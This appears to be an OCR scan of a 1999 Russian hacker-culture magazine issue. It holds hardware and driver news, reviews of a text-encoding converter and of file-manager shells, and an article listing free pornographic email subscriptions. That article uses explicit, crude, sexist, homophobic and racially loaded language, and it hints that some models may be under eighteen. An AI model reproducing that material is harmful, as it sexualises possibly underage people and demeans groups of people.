Скромная, почти неизвестная группа ученых из NORSAM Technologies (www.norsam.com) предлагает всем и каждому записать от тысячи до ста тысяч фоток на их супер-пупер новый носитель под названием HD-ROSETTA. Этот носитель не портит содержимое при температуре до 300 градусов им. тов. Цельсия и даже не подвергается действию химических элементов, содержащихся в соленой морской воде. Собственно, процесс записи довольно прост: вы записываете куда угодно (хоть на пятидюймовые дискетки) фотографии желательно в формате TIFF (хотя можно и в другом), в нужном разрешении. Затем передаете их ребятам из НОРСАМ, а они уже позаботятся о том, чтобы записать эти фотографии на свои двухдюймовые Розетты (кстати, это именно диски —круглые такие, жаль, отсканенных фотографий сего девайса ученые из NORSAM не дают). Всего же можно записать до 100 000 картинок в разрешении 4096x4096 пикселей с качеством до 600 точек на дюйм. А запись фотографий производится с помощью ионного луча (в воздухе запахло C&C), который, впрочем, увидеть-то невозможно (по крайней мере, лично я не видел :)).
Самое интересное —это просмотр записанных фотографий. «В принципе, сделать это можно обычным световым микроскопом, но это будет та-а-акой геморрой», —утверждают хитрозадые ребята из Norsam. «Вы лучше купите у нас систему под названием The Iris 2000 и можете делать с фотками что угодно —хоть сразу их в комп засунуть, хоть на месте прочитать. Наш микроскоп увеличивает видимое в тысячу раз, позволяет прочитать любую фотку простым кликом с помощью нашего софта без лишних проблем и все такое. Правда, вам придется заплатить за эту систему десять штук. Ну, не деревянных медведей, это понятно... Но ведь оно того стоит, правда?»
В общем, если вам есть чего передать потомкам (а Розетта может цвести и пахнуть аж тысячу лет подряд), то можете готовить денежку.

Intel принимает решительные действия

Для начала маленькая прелюдия: первого августа прекращается конвейерное производство Celeron 366. Далее, было объявлено о том, что 2 августа наступит снижение цен на семейство Селеронов, за исключением выпускаемого по такому радостному случаю Celeron-500 (пойдет в раздачу по 167 зел. през.). К тому же, Intel того же числа выпустит и долгожданный Pentium-III 600 (а этот камешек обойдется юзерам в 669 буказоидов).
Второе. Через три недели после столь славного события намечается еще одно: снижение (не менее долгожданное) цен на все модели P-III. Точнее, на все модели, к тому времени выпускаемые (напомню, связано это с тем, что P-III 600 решили, наконец, выпустить в свободную продажу). К этому самому числу мои ХардНьюс уже уйдут в печать, и я берусь опубликовать обновленные цены лишь в следующем выпуске новостей.
Третье. Intel придется выпустить еще одну новую версию BIOS, так как у старой есть проблемы с одновременным обращением к системной памяти проца P-III и еще какого-нибудь PCI Bus Master или дуального процессора. Будь внимателен, сисадмин!

Новое —хорошо забытое старое

Когда-то, казалось бы, совсем недавно, фирма STB занималась тем, чем и теперь —производила ускорители под названием Velocity. За тем лишь исключением, что тогда это были ускорители на чипе nVidia TNT, а сейчас... уже просекли фишку? Верно, на чипе Voodoo3. Ну ведь не зря же 3dfx покупала этот самый STB на свои кровные денежки.
Новые карточки будут зваться Velocity 100 и Velocity 200 и несут по 8 и 16 Мб соответственно. Маленькая деталь: вместо обычного для 3dfx стандарта на память SDRAM абсолютно негодный к разгону SGRAM. For professionals only :).
А еще вездесущая компания выпускает ожидаемый еще с зимы Voodoo3 3500 TV. Как-то запоздало они. Уж не связано ли это со слухами о выходе NV10 в том же октябре?

У Йомеги – конкурент

Еще один конкурент объявился у бедной замордованной Iomega. Вроде бы и с Orb разборки прошли (см. прошлый номер), а теперь, понимаешь, выходит какая-то там Archos (www.archos.com) и предлагает выбросить старый переносной зипарь и носить с собой жутко удобный во всех отношениях переносной USB Zip100 MiniDrive. Радуют минимальные размеры – 10x15x1.8 см. А скорость! Не в пример Йомеговскому, подключавшемуся к LPT и сливающему мегабайты с большим скрипом. Нынешний претендент уверенно качает информацию со скоростью 12 Мбит/сек (все-таки – это ж «универсальная последовательная»), подключается по USB. Ну и размеры, естественно, позволяют без проблем нести с собой большое количество информации к технологически отсталым друзьям, не таская за собой при этом сумку с громоздким драйвом.

Тридцатидвухбитная Барби на Горячих Колесах

Маттел, чье сорокалетие мы тут на днях сорокаградусной (по сорок граммов :)) отмечали, разродилась абсолютнейше новой разработкой на тему Барби и другого тайтла Mattel под названием Hot Wheels. На этот раз это не ожидаемая всеми «Барби работает в стрип-клубе», а... компьютер. Ну правильно, если бы это был не компьютер, фиг с два бы я тут писал об этом. Так вот, компьютер-то не простой, а самый что ни на есть общеобразовательный! Образования там – сколько угодно, одна только Барби представлена в 20 ипостасях. Ну а Hot Wheels не отстает – точно те же 20 вариаций на тему «горяченького» получат детки от любящих папомамонтов. Ну а если серьезнее, то там будет представлен широкий круг образовательных материалов, плюс возможность скачивать все добро из Интернета.

А теперь к делу. Вся система стоит на Celeron 333,15» монитор, внешние колонки, трехгиговый винт, 32 SGRAM (понятно, что не SDRAM – на фиг разгонять шину в детских компьютерах? :), 32x CD-ROM, 56K Fax/Modem и... WINDOWS 98. Бедные дети... к чему их с детства приучают... На ум цитата приходит: «Дети часто расплачиваются за грехи отцов»...

Магнаты из Mattel (кстати, www.mattel.com) радостно потирают потные жирные руки – детский компьютер будет стоить порядка 600 долларов плюс ежемесячный взнос в виде 14 не таких уж и символических зеленых госбумажек. Вообще... был бы у меня ребенок, я бы ему купил этот комп... авось пару месяцев буржуинская штуковина продержится под ежедневными пытками молоточком... зато бы стало дитя великим Хакером :)!

Athlon на ИБМовских компах

AMD сделала реальный шаг вперед – ее процы теперь используют Compaq и другие довольно известные перцы компьютерного бизнеса. Это действительно большая бизнес-удача. А сейчас добрались и до магнатов компьютерного рынка. Компаки, конечно, круты, но куда им до IBM`овских конфиг:

Athlon 650 МГц
128 Мб SDRAM
Винчестер 20.4 Гбайт
8X DVD-ROM дисковод
32 Мбайт Elsa Erazor III (TNT2)
Звуковая карта на базе Vortex2
3Com 56K PCI V.90 модем
Сеть по телефонной проводке Intel Anypoint Network
15'' LCD монитор IBM T-55A
$2,399 + $1,249 за монитор

Комментариев не будет. В лом. Просто хочется иметь такой комп. Но не от сверхдорогих брандов, а от подвальных дилеров, собирающих из частей на заказ. Ибо так было всегда и будет вечно, аминь.

Одиночки выходят на тропу изобретений

Есть такое отличное заведение: Принстонский университет. И работает в нем один отличный инженер, изобретатель и просто хороший человек Стефан Чоу. Такой вот однофамилец известного режиссера. Пока Стефан не очень известен, но имя его вы должны знать в связи со следующим событием: он изобрел способ увеличения плотности записи информации на обычный компакт-диск – ноги на ширину плеч, с кресла встать, рот раскрыть – в ВОСЕМЬСОТ РАЗ. Нет, не надо мне тут гнать, что ты представляешь, что это, сколько это и тэдэ. Ни фига ты не представляешь. Вообще, 18 гигабайт представить себе очень сложно. Для меня это в двенадцать раз больше того софта, который я держал в свое время для своей БиБиэСки. Для Холода – это 10 сборников «Mechwarrior – все серии и адд-оны». Для кого-то еще это тоже вполне представимо, но не как нечто единое, а в долях...

Но что-то я отвлекся – продолжу по делу. Этот Чоу предлагает, чтобы рисунок на поверхности компакта создавал не ограниченный луч света, а луч электронов. Естественно, что потом обычный CD-привод не сможет считать записанную таким образом информацию, для этого понадобится нечто, способное улавливать изменения электростатического поля. Уф-ф, технологии будущего. И стоимость на первых порах будет зашкаливать за относительно разумные пределы...

Бывают же некоторые...

Некая Viking Components на днях авторитетно заявила о своих изысканиях на почве производства чипсета RAM в 1 Гбайт. Мол, чисто мы первые, кто выпускает Гигабайтное оперативное запоминающее устройство для чисто народа! Естественно, на шинах этих, как их, PC100/133., и чисто SDRAM, ясен пень. Мы, типа, продаем в розницу и оптом чисто 512 Мб, а гигабайтный чип – договорная цена, брателлы.

Примечательная деталь: 8 Мб чип стоит около 6 долларов, а 512 Мб, предоставляемый Викингами – 1,850 грина. А что до 1 Gig – так его еще IBM в начале лета всем и каждому предлагала...

Драйверы

Новая разновидность оффтопика под названием «Драйверы» официально открывается с этого выпуска HardNews. По многочисленным просьбам читателей я каждый месяц буду честно представлять вам, какие драйверы вышли, на что рассчитывать, когда продавец говорит, мол, поставляем свежий софт для вашего железа или наоборот, хитрит и пытается вас надуть. Короче, в этом месяце:
...вышел Unified beta 1.6. Мой бывший коллега по сайту —JazzCat —в свое время писал, что 3dfx поцапалась с Creative из-за этих самых Унифайед, которые позволяли TNT-картам от самой Креатив пользоваться под таким небезызвестным API как Glide. Тогда еще слухи циркулировали, мол, ссылки закрыли, хрена вам зеленого, а не Unified. Уж не знаю, как там с судебной тяжбой, но вот Креативы выпустили новую бету. Проблема одна —надо быть вполне нормальным пользователем с серийным номером Creative Blaster 3D TNT2 (или как он там сейчас называется?). Счастливые владельцы доступа к Всемирной Паутине могут поиметь драйверочки прямо отсюда:
http://order.soundblaster.com/escripts/download-unified.asp.
...вышел MiniGL для Voodoo2 от Creative. Собственно, MiniGL —это те же драйверы, только собранные в одну библиотеку, весят примерно мег-другой и предназначены для конкретных программ/игр. Например, знаменитая заморочка с Q3Test и его opengl32.dll. Всего-то надо было сходить в гости к FTP и скачать MiniGL от 3dfx. Так вот, версия новых драйверов —1.1.2.0025, а поддерживают они оба последних Q3Test (1.05, 1.06/1.07) и все игры на движке Quake 2 (в режиме 3dfx OpenGL, разумеется) плюс старый добрый (вечный) GLQuake. Если кто-то так и не скачал, топайте сюда:
http://www.soundblaster.com/graphics/voodoo2/gldriver.html.
...вышли, пожалуй, первые драйверы для TNT2 под Windows 2000. Сами по себе они якобы универсальны для любой карточки на чипе TNT2. Брать тут:
ftp://ftp.asus.com.tw/pub/ASUS/beta/vga/191nt5.zip.
...вышли драйверы для Voodoo3, стоящей на Маке. Для полного счастья необходима MacOS 8.x или выше. Драйверы зовутся бетой 1.0b1 и рекомендуются разработчикам, а если у юзеров что не так будет — так это их проблемы. Найти приключения на свою плату можно здесь:
http://www.3dfx.com/view.asp?IOID=306.

Винчестер этой осенью

Всякие Фуджитсу и Квантумы клятвенно заверяют нас в том, что этой осенью нас ждут дешевые донельзя жесткие диски, мол, сие переворот будет! Ха, пока вы там рыпались, фирмочки дорогие, на большой дороге уже вовсю орудовала Seagate со своими ну совсем дешевыми винтами (цена не указывается из-за возможных эпилептических припадков у читателей), а уж осенью она, Seagate, подготовилась конкретно и собирается выступать с третьей линейкой «хард-дисков для всех». В данном случае это будут винчестеры на 4.3, 8.4, 13.0 и 17.2 гигабайта с увеличенной чуть ли ни вдвое производительностью, естественно, низкой ценой и системой G-Force, позволяющей работать винчестерам под определенным давлением. Новая линейка будет зваться U8, цена —увы —неизвестна, но есть на что надеяться :).

Да! Да! Да-да-да! Да-да-да-да-да-да!

Октябрь 1999 года. Выход Voodoo4. Этим почти все сказано. Почти —но не все. T-Buffer. Утверждают, что это наиполнейший рулез, абсолютно независящий от API (Glide, Direct3D и OpenGL), но являющийся собственностью 3dfx. Ну, типа как S3TC —принадлежит S3. Основные характеристики нового чуда:
Anti-Aliasing (аппаратное сглаживание поверхностей), Depth of field (смазывание областей, видимых «боковым зрением» или вне фокусировки, в случае последней), Motion blur (эффект размывания движущихся объектов).
Ну и всякой всячины по мелочи. Главное то, что технология T-буфер будет включена в Voodoo4 (интересно, он все еще будет называться «Напалм»?).

Оффтопик

Сегодня я расскажу тебе, приятель, о так называемых Твикерах —настройщиках твоего 3dfx, ясен пень, ускорителя. Tweaker происходит от слова... да хрен с ними, со словами, главное, что тебе нужно знать, это то, что если в твое поле зрения попала ссылка на какой-нибудь TweakAll, качай немедля! Собственно, твикер —это прога, которая раскрывает некоторые особенно скрываемые аспекты твоего акселя. Ну, к примеру, как ты посмотришь на то, чтобы убрать трилинейность текстур там, где тебе этого не хочется, а сама игрушка, предположим, не позволяет? А что, между прочим, не все драйверы предполагают примитивнейшую настройку цветовой гаммы ускорителя! На моей памяти только с этой зимы 3dfx выпустила драйверы, которые в Панели Управления ставили возможность управления гаммой в таких API, как Direct3D или Glide. Но этого явно недостаточно. И таким, как я, самое милое —качать TweakAll с
ftp://ftp.cdrom.com/pub/3dfiles/utility/tweakallsetup.exe.
Кстати, к твикерам можно отнести и многочисленные настройки изображения через консоль в играх на движке Quake/Quake2, а также настройки самих Кваков. Например, как тебе Q3Tweak? Позволяет настроить консолизированный по самую макушку Квейк3. Взять можно отсюда:
http://www.clarionuk.co.uk/q3tweak/Q3Tweak1047.exe.
Кстати, полную версию обещали уже в августе, поэтому сперва попробуй ссылку http://www.clarionuk.co.uk/q3tweak/Q3Tweak1100.exe.

Эпизод первый: S3 возвращается и наносит ответный удар

М-дя, под влиянием просмотренной в последний день проката «Призрачной Угрозы» в Пушкинском какого только заголовка ни напишешь... На самом деле, никуда S3 не уходила, а просто представляет очередной продукт —Savage4 Xtreme. Ну там 166 МГц —частота памяти и ядра, 32Mb, S3TC, поддержка DVD и название Savage4 Xtreme 166 —все это укладывается в приемлемые 99-129 баксов за одну такую карточку. Также для OEMщиков и интеграторов разновсяческих будет выпущена Savage4 Xtreme 143. Ее отличие в том, что частота ядра будет равна 143 MHz.
Не осталась в стороне и S3-любимая игрушка — Diamond Multimedia. Ребята все еще подают голос, держатся на старой торговой марке и выпускают Stealth III S540 Xtreme. Это будет 32 MB, S3TC, полная поддержка AGP (надеюсь, на PCI выпустят карточку —не у всех же сейчас эдвэнсд графикс порт) и еще пара Диамондовских фишек типа InControl Tools 99.

Новости подготовил Торик (torick@xakep.ru)

Штирлиц. Внук полковника Исаева

Captain Колбасьев
(captain@xakep.ru)


Штирлиц заглянул в дупло. На него выразительно смотрели чьи-то глаза. «Дятел», — подумал Штирлиц. «Сам дятел», — подумал Мюллер.

Кстати, о дятлах. Давай прикинем, приятель, как говорится, хрен к носу, и подумаем вместе, часто ли тебе приходится открывать различные текстовые файлы? Простые такие файлики типа риадмишек, факюшек и инфошек или, наконец, скаченных из Сети рефератов, которые, ко всему прочему, написаны не в родном формате форточек, а на каком-нибудь архаизме типа «Лексикона» дос версии 1.3 или любимом текстовом редакторе всех учителей информатики — «Слово и дело». Ага, часто! Вот и я о том же. А теперь вспомни, сколько исконно русских матюгов можно услышать из твоей комнаты, когда очередной файл типа .lex не желает открываться стандартным **notepad**'ом (он же «блокнот», см. **Х №3** за этот год). Или подборка гениальнейших анекдотов про армянское радио приходит в текстовом файле, дешифрованном под гребенку **KOI-8**… Вспомнил? И тебя это устраивает? Вот. И если до этого тебе часто хотелось бежать со шнурком вешаться в ватерклозете, то теперь от этого грустного финала нас убережет отличнейшая прога. **Shtirlitz v3.0.**

Досье

Let see. Штирлиц, это простой «Блокнот»-заменитель, который в дистрибутиве занимает **500** килобайт, грузится мухой, имеет приятное междумордие (интерфейс, по-нашему) и просто-таки мульон стратегически необходимых прибамбасов на все случаи жизни.

Для начала простой пример. Тебе требуется реферат по теме «Научно-технический прогресс времен и внутриполитическая обстановка на островах Океании периода Северной войны в России 17 [кто-ж-его-упомнит-какого-то-года]».



Естественно, придумать такой маразм самостоятельно тебе не по силам, но нужный текст есть на *www.dlc.miem.edu.ru/referat*, но, вот беда, в формате **WDS**. Что за вэдээс такой? Шут его знает, а блокнот пишет какую-то полную абру (кадабру). Но вот Штирлиц, едва загрузив этого подлеца, выдаст его в читабельном виде. То же произойдет и с любым «Лексиконом», экзотическим «**Mooned**'ом» и даже «**textedit**'ом» из родной поставки **DOS v 4.0**. Проникся идеей? Едем дальше.

Я уже говорил, что Штирлиц заправски читает любую почтовую кодировку родимого рунета, так, мало того, он в ней еще так же успешно пишет, а уж что такое мучение с кодировками, если у тебя нет нормального мэйлера или почтовый ящик с веб-мылом на каком-нибудь *Yahoo.com*, думаю, знает каждый. В Штирлице — все просто. Сверху экранчика расположены большие кнопочки (чтоб мышкой с похмелья не промахнулся): **WIN, DOS, KOI, ISO, MAC, LAT**. Кстати, о **LAT**. Даже не поддающийся реанимации транслит (для тех, кто не знает, **ehto takaja durnaja moda pisat po-russki latinskimi bukvami**) можно перевести на язык азбуки Кирилла и Мефодия. Существует даже специальная настройка схемы латинских транскрипций. То есть можно настроить перекодировщик так, чтобы он принимал за букву «Я» не «**ja**» а, скажем, «**ia**». Вах!


Штирлиц бежал скачками

Да что там транслит! Штандартенфюрер без искажений может перевести даже **HTML**, для которого тоже существует (что?.. правильно!) очередная схема настройки. Вообще, в Штирлице настраивается все что можно, начиная от того, где отображать всплывающие подсказки, и кончая методом распознавания текста «вручную». То есть меняешь в одном месте букву «ъ» на букву «ё» и получаешь «сёел» и «подёезд» во всем тексте! Не сказать хуже…

Теперь ты понял, почему эта архиполезная в хозяйстве прога носит имя Штирлица? Что угодно и как угодно расшифрует — хочешь по «блокам», хочешь — по «фрагментам», а хочешь — и по «неполным схемам». Все сможет!

Бедный, бедный пастор Шлаг

Да! Совсем забыл сказать! По удобству работы с несколькими файлами Штирлиц побьет даже такого бессмертного Кощея, как Мелкософт Ворд. Все одновременно открытые файлы отображаются прямо под тулбаром в виде



маленьких закладочек с названиями! Ну и самый последний и большой плюс (даже не просто плюс, а этакий здоровенный красный крест) хочу поставить Штирлицу за простую, но полезную функцию открытия файла, вставленную в «меню по правой кнопке»…

А где купить?

Не купить, а скачать, родной ты мой! За такую многофункциональную утилитку добрый Всеволод Лукьянин (автор, заслуживающий конный памятник при жизни) ничего не просит! Даже регистрации. За это флаг ему в руки, ну а тебе браузер в лапы. Ползи на *www.downloads.ru*, *www.shareware.ru* и иже с ними и качай, качай, качай, ка…

Мыльные девушки

Незаконнорожденный брат-близнец Холода (Врет! У меня только незаконнорожденные сестры! — прим. Холода), по совместительству младший племянник старшего дяди Талера Доброго.
(gonebadly@hotmail.com)

Помнится, брательник мой — Холод — сказал, что девушка хакера — вовсе не порносервер. В принципе, я с ним согласен, хотя он, со своей стороны, весьма консервативен в своих взглядах — у него одна девушка на протяжении аж трех лет — во гиганто! Ну а тем, у кого руки до девушек не доходят, точнее, тем, у кого руки доходят до одного маленького (без шуток :)), но банального места, посвящается эта статья.

В шестом номере нашего журнала ты поимел небольшой текстик DrPorncop'а (у нас все авторы через одного — врачи, и даже главред — дантопрактолог) на тему халявного получения какого-то там ключа на какие-то там порносайты. Фу, какая гадость эти твои порносайты, доктор. Ключ тот действует очень ограниченное время — до двух недель, сайты тамошние — отстой наиполнейший, да и вообще, ты так скорее от скуки загнешься. Куда быстрее система Daily Mail. Работает она стабильно, просто и вполне понятно. Три раза в неделю тебе на мыло приходит мессага, в теле которой имеется: пара-тройка рекламных линков, линк, по которому можно отказаться от подписки, и, наконец, линк на спрятанную от взглядов особо любопытных граждан страницу. На этой засекреченной донельзя паге можно, в свою очередь, найти: пять АБСОЛЮТНО БЕСПЛАТНЫХ фоток девушек (или юношей — об этом чуть ниже) плюс одна история на тему «как Гарри встретил Салли» и что они там вдвоем вытворяли плюс один анекдот «про Это», перевод которых я неоднократно наблюдал парой деньков спустя на анекдот.ру. Всего таких страниц со своей тематикой около дюжины, работают они стабильно и приятно радуют глаз («и кое-что еще, и кое-что иное, о чем не говорят, чему не учат в школе»). Начнем с Pussy Mail.

Pussy — в переводе с извращенного американцами английского языка — это слово обозначает... э-э-э... женские половые органы повышенной влажности. На секретной странице тебя ждут девушки (или уже не-девушки?) с особым увеличением фотографии на вышеуказанной части тела. Чтобы подписаться на эту систему, иди на http://www.pussymail.com.

Asian Eighteen — азиатки, по большей части японки. Возраст, правда, не совсем и не всегда соответствует указанным «восемнадцати». Ну как может скуластая девушка далеко не первой свежести с ярко выраженными первичными половыми признаками быть не менее чем восемнадцати лет от роду? Или наоборот, маленькая на вид девочка — опытная стриптизерша? В любом случае, поклонникам хокку, хентаи и другим камикадзе искать здесь: http://www.asianeighteen.com.

Lesbo Mail — полагаю, ты в курсе, что делали две девчонки на острове Лесбос. Если нет, или если тебе интересно, что могут делать две сексуально озабоченные девушки в одной постели (напоминаю, пять фоток три раза в неделю!), рекомендуется сбегать на: http://www.lesbomail.com.

Sleazy Mail — девчонки, много девчонок в одежде, но без нижнего белья. Извращенки-мазохистки, да еще и на халяву — ну не радость ли? Кому в радость — сюда: http://www.sleazymail.com.

Sick Mail — если ты такой извращенец, что тащишься от толстых противных теток, от уродливых старух или вообще считаешь себя конченным сексуально озабоченным придурком, то эта халява — для тебя only. Тошнотворные тетки лежат на: http: //www.sickmail.com.

Boys Mail — э-э-э... честно говоря, это не для меня... я, типа, от таких не тащусь, я больше натуралов, то есть натуралок люблю... ну а кто от мальчиков возбуждается (а что, ведь у нас есть не только читатели, но и читательницы), тем, конечно, сюда: http://www.boysmail.com.

Gay Review — из той же оперы. Я ни на предыдущую, ни на эту рассылки не подписывался, но если так... для общего образования или, там, подружке показать, какие за бугром перцы есть, то давай, регистрируйся на: http://www.gayreview.com.

Booty Mail — есть от чего тащиться. Прикинь, лежит полностью раздетая негритянка, то есть, тьфу, АФРОАМЕРИКАНКА С ВПОЛНЕ НОРМАЛЬНЫМ ЦВЕТОМ КОЖИ, раздвинув ножки, и мечтает, чтоб какой-нибудь баклан ... Возбуждает, как торт «Виагра». Естественно, http://www.bootymail.com.

Nasty Eighteen — обыкновенные, на этот раз белые девчонки, местами сильно испорченные, не любящие одеваться и иногда появляющиеся а-ля Lesbo — вдвоем. Фотки бывают классные, меня лично порадовали. Коли тащишься от тинов — беги на http://www.nastyeighteen.com.

Sexy Nineteen — как ни странно, те же тины, только личиком попритнее и одежду не так сильно любящие. Впрочем, это лишь добавляет им сексуальности. Рекомендуется — http://www.sexynineteen.com.


Asia Dolls — те же девочки-азиатки, что и с Asian Eighteen, только в данном случае работают профессионалки-стриптизерши постарше и возбуждают покруче. В общем, здорово, что оно халявное да и лежит на http://www.asiadolls.com.

Daily Amateurs — девчонки абсолютно различных возрастов, обожающие представать перед зрителями полностью в обнаженном виде, совать пальчики куда не надо и, вообще, вести себя как грязные содомские развратницы. Кого возбуждает — http://www.dailyamateurs.com.

Stiffy Mail — солидного возраста девушки, точнее, их нижние части тел. Возраст колеблется от 25 до 45 лет, что возбудит разве что мелких юнцов. Противно, на самом деле, подписываться не рекомендуется. Но извращенцев просим на http://www.stiffymail.com.

Ну вот, пожалуй, и все о халявном порно, рассылаемом через e-mail. Напоследок могу лишь посоветовать ни в коем случае не пользоваться этими службами, а пойти на дискотеку, подцепить какую-нибудь клевую девчонку и оторваться с ней по полной программе!

З.Ы. И не забудь про ящик LifeStyles (Durex, Егор, Ванька-встанька — нужное подчеркнуть...)!



X — shells

Torick (torick@xakep.ru)

Так, приятель, если ты сейчас будешь спрашивать, что такое шеллы, сразу перелистывай страницу и иди читай очередное «как поиметь», потому что ЭТА статья куда важнее/нужнее твоих «имеловок». Ну ладно, раз уж ты заинтересовался, объясню: шеллы — это программы, которые представляют твой хард-диск и другие накопители информации в более удобном свете, чем это делает **DOS** или Виндовс (виндовский **Explorer**, на самом деле, тоже шелл, только отстойный), и позволяют производить операции с файлами и дисками — это их основная функция. Еще одной особенностью шеллов является наличие всякой всячины по мелочам — разных удобных функций и примочек. Вот по этим-то мелочам и будем определять важность aka полезность той или иной оболочки.

Norton Commander 5.0

Ну кто не помнит старого доброго Нортона, версии пятой или четвертой, или третьей даже... Да, достоинств-то почти никаких, за исключением того, что копирование производится без использования буфера — стало быть, быстрее, хотя менее надежно. Единственное достоинство — запуск под


любой ОС. Основной недостаток: для вскрытия по гексам необходимы внешние программы, к тому же слишком много места занимает — в районе пяти мегов. Симантек заниматься обновлением Нортон Коммандера не хочет, поэтому шелл этот устарел сильно, есть варианты и получше.

Volkov Commander 4.99

Любят же наши хохловатые друзья идеи «одалживать»! То игру какую сделают, слизанную с западного прототипа, то вот шелл напишут. Правда, шелл этот — из рук вон плохо сляпан. Половина функций отсутствует. То есть так: написано в панели внизу, что **Alt+F7** есть «поиск файла». Можешь хоть до седьмого пота наобжиматься — ничего не произойдет. Слава Богу, оставили основные функции: копирование, переименование, удаление. Главный во всем этом плюс: сэкономленное место. Очень удобно при переинсталляции системы — шелл подходит под любую систему и уж тем более — под ДОС с дискетки.

FAR 1.52


Евгений Рошаль вообще на своем веку много чего написал. И знаменитый **RAR/WinRAR**, и вот еще **FAR** — как он его называет — **File and Archive manager**. Типичный шелл, короче говоря.



Главная особенность: видит длинные виндовые файлы (первая причина, почему я держу его на винте и, тем более, пометил **Hot Key** в виндах). А к этому еще огромное количество плаг-инов: один позволяет с локальной сетью, другой — работать с фтп (вторая причина), третий — попросту создает временной диск. Плюс расширенные возможности работы с архивами и возможность двигать панели для просмотра совсем уж длинных имен. Самый что ни на есть минус: работает под виндами **only**. Оно и понятно — сетка, **FTP**, длинные имена...
В общем, **must have**!

DOS Navigator 1.51


Без преувеличения: ребята из **RIT Labs** создали шедевр. Примерно так: представь себе Нортон с возможностью разделять расширения по цветам, возможностью создания временного дис-



ка, блокнот, открываемый одной комбинацией, в который можно записать что-нибудь, а потом той же комбинацией посмотреть записанное. Цветовая палитра сильно отличается от предлагаемой в Нортоне. Удобное по отношению к юзеру меню расширений, классный интерфейс, встроенный редактор **Hex/ASCII**. А утилит-то сколько! От калькулятора до **CD**-плейера, плюс терминалка и еще много чего. В общем, **DOS Navigator** у меня тоже помечен особой комбинацией, так что я могу вызвать его из любой точки этой чертовой ОС.

Windows Commander 3.52

Забавная штука. Заставляет вспомнить старые добрые времена **Windows 3.xx** с ее встроенным **File Manager**. Две панели, стилизованные под ВыньДос, удобная система хранения файлов. Неприятность в том, что чем выше разрешение, тем мельче иконки файлов. Но есть и приятные фичи: **Ctrl**+стрелка открывает содержимое директории, на которую наведен курсор, в соответствующем окне. Прямо как в старом Диспетчере Файлов! Плюсы в виде сетки, **FTP**, поддержки русского языка... Но и не без минусов. Раздражает то, что курсор не выделяет файл, а лишь обрамляет его. Двойной клик заставляет Винды открыть своим способом, а **F3** — встроенным вьювером **Windows**



Commander — все это очень неудобно. Короче, не совсем **must have**. Но лицам, привыкшим к Виндовсу — рекомендуется.

Connect: The IBM Handshaker 7.50

Этот шелл — редкость: ко мне он попал случайно, да и ни у кого из своих приятелей я его никогда не видел. Гремучая смесь **DN** и **FAR** — настоящая кул-хацкерская штуковина. Поддерживает длинные имена, работает с **Microsoft Clipboard** и при этом имеет фактически весь набор **DN**овских и **FAR**овских примочек — от **CD**-плеера до терминалки. Да и выглядит почти так же, как пресловутый **DN** (хотя система визуальных настроек, на самом деле, очень гибкая). Работает под любой ОС. Клевая вещь. **Must have**.

В общем, итоги такие: что понравилось, выбирай, что не понравилось — жди следующей версии. А вообще, я бы посоветовал тебе держать при себе **FAR**, **DN** и, конечно, **Connect**.


"Ассоциация по борьбе с компьютерным пиратством"
Компьютерное пиратство преследуется ЗАКОНОМ РФ
По итогом ушедшего года борьба с пиратством приобрела более масштабную форму:
· изъято контрафактной продукции - более 700 000 нелегальных копий
· проведена огромная профилактическая работа
· наработана практика ведения судопроизводства по авторскому праву
· привлечены к уголовной и административной ответственности 168 человек - нарушителей авторского права
АБКП
www.elspa.ru

Бульдозером – по самому святому

